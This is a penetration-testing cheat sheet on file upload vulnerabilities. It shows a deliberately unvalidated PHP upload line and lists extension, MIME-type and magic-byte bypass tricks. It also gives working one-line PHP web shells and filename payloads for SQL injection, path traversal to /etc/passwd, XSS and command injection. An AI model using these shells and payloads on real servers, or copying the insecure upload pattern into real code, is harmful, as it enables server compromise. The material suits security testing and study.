File Upload
File upload vulnerability allows attackers to upload malicious files to a server. This can lead to remote code execution or unauthorized access. Improper validation of file type, size, or path is the main cause.
Following is a vulnerable code sample written in PHP:
move_uploaded_file($_FILES['file']['tmp_name'], "uploads/" . $_FILES['file']['name']);
The code is vulnerable because it allows file uploads without proper validation. It directly moves the uploaded file to the server's uploads/ directory using the original filename. This means an attacker can upload a malicious script, such as a PHP web shell (shell.php), and then access it via the web. Since the code does not check the file type, extension, or sanitize the filename, it can lead to serious risks like remote code execution or server compromise.
Automated Tools
Methodology
Here is a approach we can take to test for File Upload Vulnerability:

File Extensions
Below lists file extensions based on technologies to use if minimal file extension check is implemented.
Wordlist: here
PHP Server
.php
.php3
.php4
.php5
.php7

# Less known PHP extensions
.pht
.phps
.phar
.phpt
.pgif
.phtml
.phtm
.inc
Wordlist to fuzz for php extensions: here
ASP Server
.asp
.aspx
.config
.cer and .asa # (IIS <= 7.5)
shell.aspx;1.jpg # (IIS < 7.0)
shell.soap
Honorable Mentions
- JSP :
.jsp, .jspx, .jsw, .jsv, .jspf, .wss, .do, .actions - Perl:
.pl, .pm, .cgi, .lib - Coldfusion:
.cfm, .cfml, .cfc, .dbm - Node.js:
.js, .json, .node
Other Vulnerabilities
Other extensions that can be abused to trigger other vulnerabilities.
.svg: XXE, XSS, SSRF.gif: XSS.csv: CSV Injection.xml: XXE.avi: LFI, SSRF.js: XSS, Open Redirect.zip: RCE, DOS, LFI Gadget.html: XSS, Open Redirect
Upload Tricks
Playing with File Extensions
- Use double extensions :
.jpg.php, .png.php5 - Use reverse double extension (useful to exploit Apache misconfigurations where anything with extension .php, but not necessarily ending in .php will execute code):
.php.jpg - Random uppercase and lowercase :
.pHp, .pHP5, .PhAr - Null byte (works well against
pathinfo()).php%00.gif.php\x00.gif.php%00.png.php\x00.png.php%00.jpg.php\x00.jpg
- Special characters
- Multiple dots :
file.php......, in Windows when a file is created with dots at the end those will be removed. - Whitespace and new line characters
file.php%20file.php%0d%0a.jpgfile.php%0a
- Right to Left Override (RTLO):
name.%E2%80%AEphp.jpgwill becamename.gpj.php. - Slash:
file.php/,file.php.\,file.j\sp,file.j/sp - Multiple special characters:
file.jsp/././././.
- Multiple dots :
File Identification
MIME type, a MIME type (Multipurpose Internet Mail Extensions type) is a standardized identifier that tells browsers, servers, and applications what kind of file or data is being handled. It consists of a type and a subtype, separated by a slash. Change Content-Type : application/x-php or Content-Type : application/octet-stream to Content-Type : image/gif to disguise the content as an image.
- Common images content-types:
Content-Type: image/gif
Content-Type: image/png
Content-Type: image/jpeg

# Php
text/php
text/x-php
application/php
application/x-php
application/x-httpd-php
application/x-httpd-php-source

# Grep Needed Types
cat /usr/share/wordlist/SecLists/Discovery/Web-Content/web-all-content-types.txt | grep 'image/' > image_type.txt
Content-Type wordlist: SecLists/web-all-content-types.txt
- Set the
Content-Typetwice, once for unallowed type and once for allowed.
Magic Bytes - Sometimes applications identify file types based on their first signature bytes. Adding/replacing them in a file might trick the application.
- PNG:
\x89PNG\r\n\x1a\n\0\0\0\rIHDR\0\0\x03H\0\xs0\x03[ - JPG:
\xff\xd8\xff - GIF:
GIF87aORGIF8;
Interesting Tricks
PHP web shells don't always have the <?php tag, here are some alternatives:
-
Using a PHP script tag
<script language="php"><script language="php">system("id");</script> -
The
<?=is shorthand syntax in PHP for outputting values. It is equivalent to using<?php echo.<?=`$_GET[0]`?>
Filename Vulnerabilities
Sometimes the vulnerability is not the upload but how the file is handled after. You might want to upload files with payloads in the filename.
- Time-Based SQLi Payloads: e.g.
poc.js'(select*from(select(sleep(20)))a)+'.extension - LFI/Path Traversal Payloads: e.g.
image.png../../../../../../../etc/passwd - XSS Payloads e.g.
'"><img src=x onerror=alert(document.domain)>.extension - File Traversal e.g.
../../../tmp/lol.png - Command Injection e.g.
; sleep 10;
Also you upload:
- HTML/SVG files to trigger an XSS
- EICAR file to check the presence of an antivirus
More
We can visit here to see more extended tricks.